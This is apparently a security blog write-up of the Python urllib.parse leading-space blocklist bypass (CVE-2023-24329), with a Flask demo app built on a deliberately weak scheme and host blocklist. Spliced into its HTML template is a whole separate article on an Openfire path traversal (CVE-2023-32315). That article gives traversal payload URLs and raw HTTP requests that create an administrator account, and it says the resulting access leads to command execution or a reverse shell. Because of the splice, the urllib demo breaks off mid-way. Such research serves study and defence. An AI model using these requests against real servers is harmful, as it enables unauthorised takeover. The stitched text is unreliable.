CVE-2023-24329: Bypassing URL Blacklists in Python urllib with a Leading Space
Affected versions: Python < 3.11.4 · Status: Patched in Python 3.11.4
CVE Details
- CVE: CVE-2023-24329

- Description: An issue in the
urllib.parsecomponent of Python before 3.11.4 allows attackers to bypass blocklisting methods by supplying a URL that starts with blank characters. - Vendor: Python Software Foundation
- Version: <= 3.11.3
Background Story
Python is the most popular programming language in the world. The exploit of CVE-2023-24329 is pretty easy, but its impact is significant because the urllib.parse library is used in many web applications to prevent blacklisting attacks, such as injection and file upload. When this library is broken, attackers can manipulate inputs and bypass filters.
The bug affects any version before 3.11.4. I’m using python3 3.11.3 version which is the last version before the patch.
Reproducing the Vulnerability
urllib.parse breaks the URL (A Uniform Resource Locator) strings up in components such as the schema (file, FTP, HTTP, HTTPS) that’s used in the URL. So when parsing a URL with urlparse:
[1] In normal case: The urlparse function detects the schema of the provided URL. This is used to prevent LFI (file).

[2] If the user adds a space: The function will fail to detect the URL schema — it considers the URL schema with space as empty, which causes bypassing of the blocklist.

Demo of the Exploitation Scenario
I made a simple web app to demonstrate the exploit of this CVE in case the library is used to prevent LFI (Local File Inclusion) using the Flask library, which can easily be installed by pip3 install flask.
app.py:
from flask import Flask, render_template, request
import urllib.request
import urllib.error

app = Flask(__name__)

def safeURLOpener(inputLink):
    block_schemes = ["file", "gopher", "expect", "php", "dict", "ftp", "glob", "data"]
    block_host = ["instagram.com", "youtube.com", "tiktok.com"]

    input_scheme = urllib.parse.urlparse(inputLink).scheme
    input_hostname = urllib.parse.urlparse(inputLink).hostname

    if input_scheme in block_schemes:
        return "Input scheme is forbidden"
    if input_hostname in block_host:
        return "Input hostname is forbidden"

    try:
        target = urllib.request.urlopen(inputLink)
        content = target.read().decode('utf-8')
        return content
    except urllib.error.URLError as e:
        return "Error opening URL: " + str(e)

@app.route('/', methods=['GET', 'POST'])
def index():
    content = ""
    error = None
    if request.method == 'POST':
        domain = request.form.get('domain')
        if domain:
            content = safeURLOpener(domain)
    return render_template('index.html', content=content, error=error)

if __name__ == '__main__':
    app.run(debug=True)
index.html:
<!DOCTYPE html>
<html>
<head>
<title>Domain Content Viewer</title>
</head>
<body>
<h1>Domain Content Viewer</h1>
<form method="post">
<label for="domain">Enter a domain:</label>
<input type="text" name="domain" id="domain" value="">
<button type="submit">Submit</button>
</form>
<h2>Content:</h2>
<pre><article class="post">
<header class="post-header">
<div class="post-meta-top">
<span class="tag tag-cve">CVE</span>
<span class="tag tag-critical">Critical</span>
<span class="tag tag-rce">RCE</span>
<span class="tag tag-research">Research</span>
<span class="post-date">June 01, 2023</span>
</div>
<h1 class="post-title">CVE-2023-32315: Path Traversal → RCE in Openfire XMPP Server</h1>
<div class="cvss-badge">CVSS <strong>7.5 HIGH</strong></div>
</header>
<div class="post-divider"></div>
<div class="post-body">
<p><strong>Affected versions:</strong> Openfire ≤ 4.7.4, 4.6.7 · <strong>Status:</strong> Patched in 4.7.5 / 4.6.8</p>
<h2 id="intro">Intro</h2>
<ul>
<li><strong>CVE:</strong> CVE-2023-32315</li>
<li><strong>Description:</strong> Openfire is an XMPP server and a web-based application.</li>
<li><strong>Vendor:</strong> Openfire</li>
<li><strong>Product Version:</strong> 4.7.5 and 4.6.8</li>
</ul>
<p><img src="/assets/images/openfire-cve-2023-32315/img-000.png" alt="CVE-2023-32315 CVSS score 7.5 HIGH" /></p>
<p>Openfire is a messaging and groupchat server for the Extensible Messaging and Presence Protocol (XMPP). It is written in Java and licensed under the Apache License. Openfire was found to be vulnerable to a path traversal attack via the setup environment. This vulnerability allowed <strong>unauthenticated access</strong> to application files.</p>
<h2 id="building-the-testing-lab">Building The Testing Lab</h2>
<p>I’m using Ubuntu 20.04.</p>
<p><strong>Install Docker:</strong></p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">sudo </span>apt <span class="nb">install </span>docker docker-compose
</code></pre></div></div>
<p><strong>Clone the docker container:</strong></p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>git clone https://github.com/luzifer-docker/openfire
</code></pre></div></div>
<p>You need to edit the file by adding <code class="language-plaintext highlighter-rouge">-remotedebug</code> to allow the app to open with remote debugging mode option and change the <code class="language-plaintext highlighter-rouge">openfire</code> file to <code class="language-plaintext highlighter-rouge">openfire.sh</code>:</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c">#!/usr/local/bin/dumb-init /bin/bash</span>
<span class="nb">set</span> <span class="nt">-euo</span> pipefail
<span class="c"># init configuration</span>
<span class="o">[</span> <span class="nt">-e</span> <span class="s2">"/data/security/keystore"</span> <span class="o">]</span> <span class="o">||</span> <span class="o">{</span>
<span class="nb">mkdir</span> <span class="nt">-p</span> /data/security
<span class="nb">mv</span> /opt/openfire/resources/security/keystore /data/security/keystore
<span class="o">}</span>
<span class="o">[</span> <span class="nt">-d</span> <span class="s2">"/data/embedded-db"</span> <span class="o">]</span> <span class="o">||</span> <span class="o">{</span> <span class="nb">mkdir</span> <span class="nt">-p</span> /data/embedded-db<span class="p">;</span> <span class="o">}</span>
<span class="o">[</span> <span class="nt">-d</span> <span class="s2">"/data/conf"</span> <span class="o">]</span> <span class="o">||</span> <span class="o">{</span> <span class="nb">mv</span> /opt/openfire/conf /data/conf<span class="p">;</span> <span class="o">}</span>
<span class="nb">ln</span> <span class="nt">-sfn</span> /data/security/keystore /opt/openfire/resources/security/keystore
<span class="nb">ln</span> <span class="nt">-sfn</span> /data/embedded-db /opt/openfire/embedded-db
<span class="nb">rm</span> <span class="nt">-rf</span> /opt/openfire/conf <span class="o">&&</span> <span class="nb">ln</span> <span class="nt">-sfn</span> /data/conf /opt/openfire/conf
<span class="c"># start openfire</span>
/opt/openfire/bin/openfire start
<span class="c"># let openfire start</span>
<span class="nb">echo</span> <span class="s2">"Waiting for Openfire to start..."</span>
<span class="nv">count</span><span class="o">=</span>0
<span class="k">while</span> <span class="o">[</span> <span class="o">!</span> <span class="nt">-e</span> /opt/openfire/logs/stdoutt.log <span class="o">]</span><span class="p">;</span> <span class="k">do
if</span> <span class="o">[</span> <span class="nv">$count</span> <span class="nt">-eq</span> 60 <span class="o">]</span><span class="p">;</span> <span class="k">then
</span><span class="nb">echo</span> <span class="s2">"Error starting Openfire. Exiting"</span>
<span class="nb">exit </span>1
<span class="k">fi
</span><span class="nv">count</span><span class="o">=</span><span class="k">$((</span>count <span class="o">+</span> <span class="m">1</span><span class="k">))</span>
<span class="nb">sleep </span>1
<span class="k">done</span>
<span class="c"># tail the log</span>
<span class="nb">tail</span> <span class="nt">-F</span> /opt/openfire/logs/<span class="k">*</span>.log
</code></pre></div></div>
<p>You need to add to the <code class="language-plaintext highlighter-rouge">Dockerfile</code> the file <code class="language-plaintext highlighter-rouge">/opt/openfire/bin/openfire.sh</code> to give permission to let the docker start with it:</p>
<div class="language-dockerfile highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">FROM</span><span class="s"> alpine:3.14</span>
<span class="k">LABEL</span><span class="s"> maintainer="Knut Ahlers <knut@ahlers.me>"</span>
<span class="k">ENV</span><span class="s"> OPENFIRE_VERSION=4_7_4</span>
<span class="k">RUN </span><span class="nb">set</span> <span class="nt">-ex</span> <span class="se">\
</span> <span class="o">&&</span> apk <span class="nt">--no-cache</span> add <span class="se">\
</span> bash <span class="se">\
</span> ca-certificates <span class="se">\
</span> curl <span class="se">\
</span> openjdk11 <span class="se">\
</span> <span class="o">&&</span> <span class="nb">mkdir</span> <span class="nt">-p</span> /opt <span class="se">\
</span> <span class="o">&&</span> curl <span class="nt">-sSfL</span> <span class="s2">"https://www.igniterealtime.org/downloadServlet?filename=openfire/openfire_</span><span class="k">${</span><span class="nv">OPENFIRE_VERSION</span><span class="k">}</span><span class="s2">.tar.gz"</span> | <span class="se">\
</span> <span class="nb">tar</span> <span class="nt">-xz</span> <span class="nt">-C</span> /opt <span class="se">\
</span> <span class="o">&&</span> curl <span class="nt">-sSfLo</span> /usr/local/bin/dumb-init https://github.com/Yelp/dumb-init/releases/download/v1.2.1/dumb-init_1.2.1_amd64 <span class="se">\
</span> <span class="o">&&</span> <span class="nb">chmod</span> +x /usr/local/bin/dumb-init <span class="se">\
</span> <span class="o">&&</span> <span class="nb">chmod</span> +x /opt/openfire/bin/openfire.sh
<span class="k">EXPOSE</span><span class="s"> 9090 9091 5222 5223 5269 5005</span>
<span class="k">VOLUME</span><span class="s"> ["/data"]</span>
<span class="c"># Specify the entrypoint to start the application in debugging mode</span>
<span class="k">CMD</span><span class="s"> ["/usr/local/bin/dumb-init", "/opt/openfire/bin/openfire.sh", "-remotedebug"]</span>
</code></pre></div></div>
<p><strong>Build the docker container:</strong></p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">sudo </span>docker build <span class="nt">-t</span> luzifer/openfire <span class="nb">.</span>
</code></pre></div></div>
<p><strong>Run it with the exposed ports:</strong></p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">sudo </span>docker run <span class="nt">-p</span> 9090:9090 <span class="nt">-p</span> 9091:9091 <span class="nt">-p</span> 5222:5222 <span class="nt">-p</span> 5223:5223 <span class="nt">-p</span> 5269:5269 <span class="nt">-p</span> 5005:5005 <span class="se">\</span>
<span class="nt">--privileged</span> <span class="nt">--rm</span> <span class="nt">-ti</span> <span class="nt">-v</span> /data/openfire:/data luzifer/openfire
</code></pre></div></div>
<p>Now open your browser and go to <code class="language-plaintext highlighter-rouge">localhost</code> on port <code class="language-plaintext highlighter-rouge">9090</code> to start the installation process.</p>
<h3 id="set-up-the-openfire">Set Up the Openfire</h3>
<p>Go through the setup wizard: Language Selection → Server Settings → Database Settings → Profile Settings → Administrator Account. Now the setup is Complete and ready to start the analysis.</p>
<p><img src="/assets/images/openfire-cve-2023-32315/img-001.png" alt="Openfire setup wizard - Language Selection" /></p>
<p><img src="/assets/images/openfire-cve-2023-32315/img-002.png" alt="Openfire setup wizard - Server Settings" /></p>
<p><img src="/assets/images/openfire-cve-2023-32315/img-003.png" alt="Openfire setup wizard - Database Settings" /></p>
<p><img src="/assets/images/openfire-cve-2023-32315/img-004.png" alt="Openfire setup wizard - Profile Settings" /></p>
<p><img src="/assets/images/openfire-cve-2023-32315/img-005.png" alt="Openfire setup wizard - Administrator Account" /></p>
<p><img src="/assets/images/openfire-cve-2023-32315/img-006.png" alt="Openfire setup wizard - Setup Complete" /></p>
<h2 id="reproduce-the-vulnerability">Reproduce The Vulnerability</h2>
<p>Go to:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>http://localhost:9090/setup/setup-s/%u002e%u002e/%u002e%u002e/log.jsp
</code></pre></div></div>
<p><img src="/assets/images/openfire-cve-2023-32315/img-007.png" alt="Accessing log.jsp via path traversal showing server stack trace" /></p>
<p>Obtain the cookie and CSRF token header using Burpsuite by visiting <code class="language-plaintext highlighter-rouge">plugin-admin.jsp</code> using the path traversal attack payload:</p>
<div class="language-http highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nf">GET</span> <span class="nn">/setup/setup-s/%u002e%u002e/%u002e%u002e/plugin-admin.jsp</span> <span class="k">HTTP</span><span class="o">/</span><span class="m">1.1</span>
<span class="na">Host</span><span class="p">:</span> <span class="s">192.168.225.169:9090</span>
<span class="na">User-Agent</span><span class="p">:</span> <span class="s">Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/115.0</span>
<span class="na">Accept</span><span class="p">:</span> <span class="s">text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8</span>
<span class="na">Accept-Language</span><span class="p">:</span> <span class="s">en-US,en;q=0.5</span>
<span class="na">Accept-Encoding</span><span class="p">:</span> <span class="s">gzip, deflate</span>
<span class="na">Connection</span><span class="p">:</span> <span class="s">close</span>
<span class="na">Upgrade-Insecure-Requests</span><span class="p">:</span> <span class="s">1</span>
</code></pre></div></div>
<p><img src="/assets/images/openfire-cve-2023-32315/img-008.png" alt="Burpsuite request and response showing cookie and CSRF token from plugin-admin.jsp" /></p>
<p>Add a new user to the Openfire console with Administrator’s permission using <code class="language-plaintext highlighter-rouge">user-create.jsp</code> with the cookie and CSRF header obtained above:</p>
<div class="language-http highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nf">GET</span> <span class="nn">/setup/setup-s/%u002e%u002e/%u002e%u002e/user-create.jsp?csrf=nZpKRNyUT6L78b6&username=test&email=admin@admin.com&password=admin&passwordConfirm=admin&isadmin=on&create=Create+User</span> <span class="k">HTTP</span><span class="o">/</span><span class="m">1.1</span>
<span class="na">Host</span><span class="p">:</span> <span class="s">192.168.225.169:9090</span>
<span class="na">User-Agent</span><span class="p">:</span> <span class="s">Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/115.0</span>
<span class="na">Accept</span><span class="p">:</span> <span class="s">text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8</span>
<span class="na">Accept-Language</span><span class="p">:</span> <span class="s">en-US,en;q=0.5</span>
<span class="na">Accept-Encoding</span><span class="p">:</span> <span class="s">gzip, deflate</span>
<span class="na">Connection</span><span class="p">:</span> <span class="s">close</span>
<span class="na">Content-Length</span><span class="p">:</span> <span class="s">0</span>
cookie: JSESSIONID=node0um3l7599hhie11j3qpng1cdk420.node0; csrf=nZpKRNyUT6L78b6
Upgrade-Insecure-Requests: 1
</code></pre></div></div>
<p><img src="/assets/images/openfire-cve-2023-32315/img-009.png" alt="Burpsuite request creating a new admin user via user-create.jsp" /></p>
<p>The user is added with Administrator permission.</p>
<p><img src="/assets/images/openfire-cve-2023-32315/img-010.png" alt="User Properties showing the test user with Administrator privileges" /></p>
<p>After getting authenticated, you can get a reverse shell (RCE) by uploading a vulnerable plugin like <strong>openfire-management-tool</strong>. Go to plugins and choose the plugin and then upload it.</p>
<p><img src="/assets/images/openfire-cve-2023-32315/img-011.png" alt="Openfire Plugins page with Management Tool plugin uploaded" /></p>
<p>Go to <strong>Server Settings > Management Tool</strong> — the plugin will ask for a password, enter <code class="language-plaintext highlighter-rouge">123</code>.</p>
<p><img src="/assets/images/openfire-cve-2023-32315/img-012.png" alt="Server Settings sidebar showing Management Tool option" /></p>
<p><img src="/assets/images/openfire-cve-2023-32315/img-013.png" alt="Management Tool password login prompt" /></p>
<p>Now you can execute commands on the host server or take a reverse interactive shell.</p>
<p><img src="/assets/images/openfire-cve-2023-32315/img-014.png" alt="Management Tool executing system commands on the host server" /></p>
<h2 id="static-analysis">Static Analysis</h2>
<p>Based on the PoC, it looks like the vulnerability exists in how the application validates the URL characters. While reviewing the code after downloading it from the official repository version 4.7.4, I caught where the application secures and excludes the malicious character.</p>
<ul>
<li><strong>Official repository:</strong> <a href="https://github.com/igniterealtime/Openfire/tree/51b9db96d0f8611f768178901407dff05ee20f28">https://github.com/igniterealtime/Openfire/tree/51b9db96d0f8611f768178901407dff05ee20f28</a></li>
<li><strong>Vulnerable code path:</strong> <a href="https://github.com/igniterealtime/Openfire/blob/main/xmppserver/src/main/java/org/jivesoftware/admin/AuthCheckFilter.java">AuthCheckFilter.java</a></li>
</ul>
<p>First, the application uses <code class="language-plaintext highlighter-rouge">doFilter</code> as the responsible function to handle the validation:</p>
<div class="language-java highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kd">public</span> <span class="kt">void</span> <span class="nf">doFilter</span><span class="o">(</span><span class="nc">ServletRequest</span> <span class="n">req</span><span class="o">,</span> <span class="nc">ServletResponse</span> <span class="n">res</span><span class="o">,</span> <span class="nc">FilterChain</span> <span class="n">chain</span><span class="o">)</span>
<span class="kd">throws</span> <span class="nc">IOException</span><span class="o">,</span> <span class="nc">ServletException</span>
<span class="o">{</span>
<span class="nc">HttpServletRequest</span> <span class="n">request</span> <span class="o">=</span> <span class="o">(</span><span class="nc">HttpServletRequest</span><span class="o">)</span><span class="n">req</span><span class="o">;</span>
<span class="nc">HttpServletResponse</span> <span class="n">response</span> <span class="o">=</span> <span class="o">(</span><span class="nc">HttpServletResponse</span><span class="o">)</span><span class="n">res</span><span class="o">;</span>
<span class="c1">// Do not allow framing; OF-997</span>
<span class="n">response</span><span class="o">.</span><span class="na">setHeader</span><span class="o">(</span><span class="s">"X-Frame-Options"</span><span class="o">,</span>
<span class="nc">JiveGlobals</span><span class="o">.</span><span class="na">getProperty</span><span class="o">(</span><span class="s">"adminConsole.frame-options"</span><span class="o">,</span> <span class="s">"SAMEORIGIN"</span><span class="o">));</span>
<span class="c1">// Reset the defaultLoginPage variable</span>
<span class="nc">String</span> <span class="n">loginPage</span> <span class="o">=</span> <span class="n">defaultLoginPage</span><span class="o">;</span>
<span class="k">if</span> <span class="o">(</span><span class="n">loginPage</span> <span class="o">==</span> <span class="kc">null</span><span class="o">)</span> <span class="o">{</span>
<span class="n">loginPage</span> <span class="o">=</span> <span class="n">request</span><span class="o">.</span><span class="na">getContextPath</span><span class="o">()</span> <span class="o">+</span>
<span class="o">(</span><span class="nc">AuthFactory</span><span class="o">.</span><span class="na">isOneTimeAccessTokenEnabled</span><span class="o">()</span> <span class="o">?</span> <span class="s">"/loginToken.jsp"</span> <span class="o">:</span> <span class="s">"/login.jsp"</span><span class="o">);</span>
<span class="o">}</span>
<span class="c1">// Get the page we're on:</span>
<span class="nc">String</span> <span class="n">url</span> <span class="o">=</span> <span class="n">request</span><span class="o">.</span><span class="na">getRequestURI</span><span class="o">().</span><span class="na">substring</span><span class="o">(</span><span class="mi">1</span><span class="o">);</span>
<span class="k">if</span> <span class="o">(</span><span class="n">url</span><span class="o">.</span><span class="na">startsWith</span><span class="o">(</span><span class="s">"plugins/"</span><span class="o">))</span> <span class="o">{</span>
<span class="n">url</span> <span class="o">=</span> <span class="n">url</span><span class="o">.</span><span class="na">substring</span><span class="o">(</span><span class="s">"plugins/"</span><span class="o">.</span><span class="na">length</span><span class="o">());</span>
<span class="o">}</span>
<span class="c1">// See if it's contained in the exclude list. If so, skip filter execution</span>
<span class="kt">boolean</span> <span class="n">doExclude</span> <span class="o">=</span> <span class="kc">false</span><span class="o">;</span>
<span class="k">for</span> <span class="o">(</span><span class="nc">String</span> <span class="n">exclude</span> <span class="o">:</span> <span class="n">excludes</span><span class="o">)</span> <span class="o">{</span>
<span class="k">if</span> <span class="o">(</span><span class="n">testURLPassesExclude</span><span class="o">(</span><span class="n">url</span><span class="o">,</span> <span class="n">exclude</span><span class="o">))</span> <span class="o">{</span>
<span class="n">doExclude</span> <span class="o">=</span> <span class="kc">true</span><span class="o">;</span>
<span class="k">break</span><span class="o">;</span>
<span class="o">}</span>
<span class="o">}</span>
</code></pre></div></div>
<p>The <code class="language-plaintext highlighter-rouge">testURLPassesExclude</code> method is called within the <code class="language-plaintext highlighter-rouge">doExclude</code> loop, set to false. If the <code class="language-plaintext highlighter-rouge">testURLPassesExclude</code> method returns true, the request processing will be stopped. And in case it returns false, the request will be allowed to continue, and the application will proceed with processing the request.</p>
<h3 id="testurlpassesexclude-method">testURLPassesExclude Method</h3>
<div class="language-java highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kd">public</span> <span class="kd">static</span> <span class="kt">boolean</span> <span class="nf">testURLPassesExclude</span><span class="o">(</span><span class="nc">String</span> <span class="n">url</span><span class="o">,</span> <span class="nc">String</span> <span class="n">exclude</span><span class="o">)</span> <span class="o">{</span>
<span class="c1">// If the exclude rule includes a "?" character, the url must exactly match the exclude rule.</span>
<span class="c1">// If the exclude rule does not contain the "?" character, we chop off everything starting</span>
<span class="c1">// at the first "?" in the URL and then the resulting url must exactly match the exclude rule.</span>
<span class="c1">// If the exclude ends with a "*" character then the URL is allowed if it exactly matches</span>
<span class="c1">// everything before the * and there are no ".." characters after the "*".</span>
<span class="k">if</span> <span class="o">(</span><span class="n">exclude</span><span class="o">.</span><span class="na">endsWith</span><span class="o">(</span><span class="s">"*"</span><span class="o">))</span> <span class="o">{</span>
<span class="k">if</span> <span class="o">(</span><span class="n">url</span><span class="o">.</span><span class="na">startsWith</span><span class="o">(</span><span class="n">exclude</span><span class="o">.</span><span class="na">substring</span><span class="o">(</span><span class="mi">0</span><span class="o">,</span> <span class="n">exclude</span><span class="o">.</span><span class="na">length</span><span class="o">()-</span><span class="mi">1</span><span class="o">)))</span> <span class="o">{</span>
<span class="c1">// Now make sure that there are no ".." characters in the rest of the URL.</span>
<span class="k">if</span> <span class="o">(!</span><span class="n">url</span><span class="o">.</span><span class="na">contains</span><span class="o">(</span><span class="s">".."</span><span class="o">)</span> <span class="o">&&</span> <span class="o">!</span><span class="n">url</span><span class="o">.</span><span class="na">toLowerCase</span><span class="o">().</span><span class="na">contains</span><span class="o">(</span><span class="s">"%2e"</span><span class="o">))</span> <span class="o">{</span>
<span class="k">return</span> <span class="kc">true</span><span class="o">;</span>
<span class="o">}</span>
<span class="o">}</span>
<span class="o">}</span>
<span class="k">else</span> <span class="nf">if</span> <span class="o">(</span><span class="n">exclude</span><span class="o">.</span><span class="na">contains</span><span class="o">(</span><span class="s">"?"</span><span class="o">))</span> <span class="o">{</span>
<span class="k">if</span> <span class="o">(</span><span class="n">url</span><span class="o">.</span><span class="na">equals</span><span class="o">(</span><span class="n">exclude</span><span class="o">))</span> <span class="o">{</span>
<span class="k">return</span> <span class="kc">true</span><span class="o">;</span>
<span class="o">}</span>
<span class="o">}</span>
<span class="k">else</span> <span class="o">{</span>
<span class="kt">int</span> <span class="n">paramIndex</span> <span class="o">=</span> <span class="n">url</span><span class="o">.</span><span class="na">indexOf</span><span class="o">(</span><span class="s">"?"</span><span class="o">);</span>
<span class="k">if</span> <span class="o">(</span><span class="n">paramIndex</span> <span class="o">!=</span> <span class="o">-</span><span class="mi">1</span><span class="o">)</span> <span class="o">{</span>
<span class="n">url</span> <span class="o">=</span> <span class="n">url</span><span class="o">.</span><span class="na">substring</span><span class="o">(</span><span class="mi">0</span><span class="o">,</span> <span class="n">paramIndex</span><span class="o">);</span>
<span class="o">}</span>
<span class="k">if</span> <span class="o">(</span><span class="n">url</span><span class="o">.</span><span class="na">equals</span><span class="o">(</span><span class="n">exclude</span><span class="o">))</span> <span class="o">{</span>
<span class="k">return</span> <span class="kc">true</span><span class="o">;</span>
<span class="o">}</span>
<span class="o">}</span>
<span class="k">return</span> <span class="kc">false</span><span class="o">;</span>
<span class="o">}</span>
</code></pre></div></div>
<h2 id="root-cause">Root Cause</h2>
<p>The <code class="language-plaintext highlighter-rouge">testURLPassesExclude</code> method validates using an exclude list to determine if the URL passes or not. It checks for occurrences of <code class="language-plaintext highlighter-rouge">..</code> or <code class="language-plaintext highlighter-rouge">%2e</code> and if found in the URL, blocks it to prevent path traversal attacks in the normal way.</p>
<p><strong>But in this attack scenario, the filter can’t prevent this type because this rule gets bypassed by using a Unicode character 16-bit payload:</strong></p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>/%u002e%u002e/%u002e%u002e/
</code></pre></div></div>
<p>This gives unauthorized access to files under the root directory. The researcher abused the built-in files to achieve the described impact and achieve RCE, as explained in the Reproduce section.</p>
<h2 id="dynamic-analysis">Dynamic Analysis</h2>
<p>After downloading the source code from the official repository, add the app files by opening the File structure > Project Existing Sources and load the app files. Choose Maven, build the app code, set the configuration with the host (Ubuntu and docker container) — until seeing “Connected to the target VM”, now it’s ready to start the debugging.</p>
<p><img src="/assets/images/openfire-cve-2023-32315/img-015.png" alt="IntelliJ IDE - File > New > Project from Existing Sources" /></p>
<p><img src="/assets/images/openfire-cve-2023-32315/img-016.png" alt="Selecting the Openfire-4.7.4 source directory" /></p>
<p><img src="/assets/images/openfire-cve-2023-32315/img-017.png" alt="Import Project dialog selecting Maven as the build system" /></p>
<p><img src="/assets/images/openfire-cve-2023-32315/img-018.png" alt="Build the project in IntelliJ" /></p>
<p><img src="/assets/images/openfire-cve-2023-32315/img-019.png" alt="Remote JVM Debug configuration with host and port 5005" /></p>
<p><img src="/assets/images/openfire-cve-2023-32315/img-020.png" alt="Debug console showing Connected to the target VM" /></p>
<p>Add the breakpoint in <code class="language-plaintext highlighter-rouge">testURLPassesExclude</code> to see how it gets bypassed, and visit the URL with the bypass to trigger the function.</p>
<p><img src="/assets/images/openfire-cve-2023-32315/img-021.png" alt="Breakpoint set on testURLPassesExclude method in IntelliJ debugger" /></p>
<p>The method handles the URL and has the value of our payload encoded in Unicode 16-bit in the URL variable before being passed to the filter. As clearly shown, in the <code class="language-plaintext highlighter-rouge">target=log.jsp</code> variable the payload bypassed the filter and has access to the app files, which means <code class="language-plaintext highlighter-rouge">doFilter</code> returned false and let the value pass without filtering.</p>
<p><img src="/assets/images/openfire-cve-2023-32315/img-022.png" alt="Debugger showing the Unicode-encoded payload hitting testURLPassesExclude" /></p>
<p><img src="/assets/images/openfire-cve-2023-32315/img-023.png" alt="Debugger showing the filter bypass with target=log.jsp" /></p>
<h2 id="patch-diffing">Patch Diffing</h2>
<p>After performing patch diffing, the difference in the patched code is that the developers added the <code class="language-plaintext highlighter-rouge">decodedUrl</code> variable to <strong>decode the URL using UTF-8 encoding</strong>. If the decoding process fails or returns false, it means the usage of non-standard encoding in the URL — which is used to avoid encoding attacks and mitigate the Path traversal.</p>
<p><img src="/assets/images/openfire-cve-2023-32315/img-024.png" alt="Side-by-side patch diff comparing the vulnerable and patched testURLPassesExclude code" /></p>
<h2 id="mitigation">Mitigation</h2>
<p>It’s always recommended to update the apps, but in case you can’t do the update, there is a way to mitigate by editing the configuration file which is found at <code class="language-plaintext highlighter-rouge">opt/openfire/plugins/admin/webapp/WEB-INF/web.xml</code> and <strong>removing <code class="language-plaintext highlighter-rouge">*</code> from the <code class="language-plaintext highlighter-rouge">AuthFilter</code> element</strong> to exclude anything after setup to Authentication, to avoid and limit the risk of the Vulnerability.</p>
<p><img src="/assets/images/openfire-cve-2023-32315/img-025.png" alt="web.xml configuration showing the AuthCheck filter with setup/setup-* exclude rule" /></p>
<p>In case the attacker tries to exploit it after the mitigation, it will redirect to the login page.</p>
<h2 id="final-thoughts">Final Thoughts</h2>
<p>During the analysis (static & dynamic) and debugging of the application, we saw how a single line of code can turn the entire application into a security risk. As we observed in this CVE, the path traversal vulnerability which was exploited using Unicode encoding. It’s important for developers to be aware of bypassing techniques and implement proper encoding checks. We highly recommend using whitelists and avoiding user-controlled inputs to prevent such attacks.</p>
<h2 id="references">References</h2>
<ul>
<li><a href="https://github.com/advisories/GHSA-gw42-f939-fhvm">GitHub Advisory GHSA-gw42-f939-fhvm</a></li>
<li><a href="https://discourse.igniterealtime.org/t/cve-2023-32315-openfire-administration-console-authentication-bypass/92869">Openfire Security Disclosure</a></li>
<li><a href="https://nvd.nist.gov/vuln/detail/CVE-2023-32315">NVD CVE-2023-32315</a></li>
</ul>
</div>
<div class="post-divider"></div>
<footer class="post-footer">
<a href="/" class="back-link">← Back</a>
<div class="post-tags-footer">
<span class="tag">CVE</span><span class="tag">Critical</span><span class="tag">RCE</span><span class="tag">Research</span>
</div>
</footer>
</article>
</pre>
</body>
</html>

Run the app using python3 which runs by default to 127.0.0.1:5000.
